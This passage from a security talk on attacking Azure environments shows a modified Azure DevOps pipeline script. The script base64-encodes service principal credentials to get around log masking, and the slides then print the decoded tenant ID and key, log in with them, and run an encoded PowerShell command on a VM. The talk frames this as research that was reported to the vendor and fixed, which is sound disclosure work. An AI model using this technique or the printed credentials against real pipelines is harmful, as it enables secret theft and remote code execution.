21   $endpoint.auth.parameters | fl | write-output
22   write-host "Authdata:"
23   $text = $endpoint.auth.parameters | fl | out-string
24   $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
25   [Convert]::ToBase64String($Bytes) | write-output
26   write-host "Password:"
27   $text = $endpoint.auth.parameters.serviceprincipalkey | out-string
28   $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
29   [Convert]::ToBase64String($Bytes) | write-output
30   if (Get-Module Az.Accounts
31     '@
32   # Do the replacement
33   ((Get-Content -path $target.fullname -Raw).replace($old,$new)) | Set-Content -Path $target.fullname
34   displayName: Powershell Script
```



[Section]

```
=====
Task          : Azure file copy
Description   : Copy files to Azure Blob Storage or virtual machines
Version      : 3.154.2
Author       : Microsoft Corporation
Help         : https://docs.microsoft.com/azure/devops/pipelines/tasks/deploy/azure-file-copy
=====
```

```
tenantid      : ***
serviceprincipalid : ***
authenticationType : ***
serviceprincipalkey : ***
```

Authdata:

```
DQAKAA0ACgB0AGUAbgBhAG4AdABpAGQAIAAgACAAIAAgACAAIAAgACAAIAAgACAA0gAgADEAMQA3ADEA0QAwADYAZgAtAGYAZAAzADI/
```

Password:

```
RQBWADQARgBZAGsALwBwAHQATgBCAGcAcgAxAFQARwBkADUAbgBVAFkAYgBUADkAVABaAGcAMgBrAFMALwBsAE8ANgBrADkA0AAyAHU/
```

```
[command]Import-Module -Name C:\Program Files\WindowsPowerShell\Modules\AzureRM\2.1.0\AzureRM.psd1 -Global
```



```
user@localhost:~/newtest$ echo DQAKAA0ACgB0AGUAbgBhAG4AdABpAGQAIAAgACAAIAAgACAAIAAgACAAIAAgACAA0gAgAtAGYAZAAzADIALQA0ADgA0AAyAC0A0QA3AGYAMwAtADEANAA1ADAAMABiAGQANwBlAGYANgA1AA0ACgBzAGUAcgB2AGkAYwBlAsAGkAZAAgACAA0gAgADIAMwA2AGUAZQBjADQA0AAAtADEAMwA1ADUALQA0AGIA0AA3AC0A0AA0ADEANwAtADUAYgBjAGEANQBiAGAHUAdABoAGUAbgB0AGkAYwBhAHQAaQBvAG4AVAB5AHAAZQAqACAA0gAgAHMAcABuAEsAZQB5AA0ACgBzAGUAcgB2AGkAYwBlAHAAsAZQB5ACAA0gAgAEUAVgA0AEYAWQBrAC8AcAB0AE4AQgBnAHIAMQBUAECZAA1AG4AVQbZAGIAVAA5AFQAWgBnADIAawBTAC8AsAMgBWADEAWQAxAGwAcgBZADAAbwBFAG0AVQBBAD0APQANAAoADQAKAA0ACgANAAoA | base64 -d
```

```
tenantid           : 1171906f-fd32-4882-97f3-14500bd7ef65  
serviceprincipalid : 236eec48-1355-4b87-8417-5bca5be1d62a  
authenticationType : spnKey  
serviceprincipalkey : EV4FYk/ptNBgr1TGd5nUYbT9TZg2kS/l06k982uK2V1Y1lrY0oEmUA==
```



RBAC permissions

Visual Studio Professional - Access control (IAM)

Subscription

Search (Ctrl+/)

+ Add Edit columns Refresh Remove




Check access Role assignments Deny assignments Classic administrators Roles

Manage access to Azure resources for users, groups, service principals and managed identities at this scope by creating role assignments. [Learn more](#)

Name Type Role Scope Group by

Search by name or email All Contributor All scopes Role

3 items (3 Service Principals)

<input type="checkbox"/>	NAME	TYPE	ROLE	SCOPE
<input type="checkbox"/>	 dirkjanm-msobb-b24cb6bc-f4af	App	Contributor	This resource
<input type="checkbox"/>	 dirkjanmollema-dirkjanmollema	App	Contributor	This resource
<input type="checkbox"/>	 dirkjanmollema-msobb-b24cb6l	App	Contributor	This resource



```
user@localhost:~/newtest$ az login --service-principal -u 236eec48-1355-4b87-8417-5bca5be1d62a --tenant 1171906f2-97f3-14500bd7ef65 -p EV4FYk/ptNBgr1TGd5nUYbT9TZg2kS/l06k982uK2V1Y1lrY0oEmUA==
```

```
[  
  {  
    "cloudName": "AzureCloud",  
    "id": "b24cb6bc-f4af-4bd7-b24c-2e9f58f1af5f",  
    "isDefault": true,  
    "name": "Visual Studio Professional",  
    "state": "Enabled",  
    "tenantId": "1171906f-fd32-4882-97f3-14500bd7ef65",  
    "user": {  
      "name": "236eec48-1355-4b87-8417-5bca5be1d62a",  
      "type": "servicePrincipal"  
    }  
  }  
]
```



How about that notepad

```
- task: AzureCLI@1
  inputs:
    azureSubscription: vsdevconnection
    scriptLocation: 'inlineScript'
    inlineScript: 'az vm extension set --publisher Microsoft.Compute --name CustomScriptExtension --version 1.9
      --settings '{"commandToExecute}": {"powershell.exe -e IgBwAHcAbgBLAGQAIgAgAHwAIABvAHUAdAAAtAGYAaQBsAGUAIABj
      ADoALwB0AGUAbQBwAC8AaABvAGKALgB0AHgAdAA7ACAAyWA6AC8AdABLAG0ACAAVHAACwBLAHgAZQBJAC4AZQB4AGUAIAAtAGEAYWBJAGUAC
      AB0AGUAdQBsAGEAIAAtAHMAIAAtAGkAIAA0ACAAbgBvAHQAZQBwAGEAZAAuAGUAeABLAGAAyWA6AC8AdABLAG0ACAAvAGg
      AbwBpAC4AdAB4AHQA\"}" --vm-name REAPER-WRK1 --resource-group reaper-resources'
    addSpnToEnvironment: true
- task: AzureFileCopy@3
  displayName: 'AzureBlob File Copy'
  inputs:
    SourcePath: README.md
    azureSubscription: vsdevconnection
    Destination: AzureBlob
    storage: pentesttoolsbuild
```



Can anyone edit pipelines?

- No – specific role is required
- However: since pipeline definitions are part of the repository, commit privileges is sufficient
- Reported to Microsoft, is fixed in the latest version of DevOps



Azure DevOps conclusions

- Be careful about integrations
- Anyone that can edit the pipelines can access the secrets
- If secrets are enabled for public repositories, rogue pull request is sufficient to extract secrets
 - (this is documented)

Source: <https://docs.microsoft.com/en-us/azure/devops/pipelines/repos/github?view=azure-devops&tabs=yaml#validate-contributions-from-forks>



General conclusions

- Cloud can be beautiful
- All your stuff is on the internet
- You need to secure it yourself (MFA!!!!)
- SaaS takes away your need to patch manually
 - Always the latest patches
 - Always the latest features
 - Always the latest vulnerabilities
- Full trust in vendor is implied





I'm in your cloud...

Pwning your Azure environment

Dirk-jan Mollema / @_dirkjan

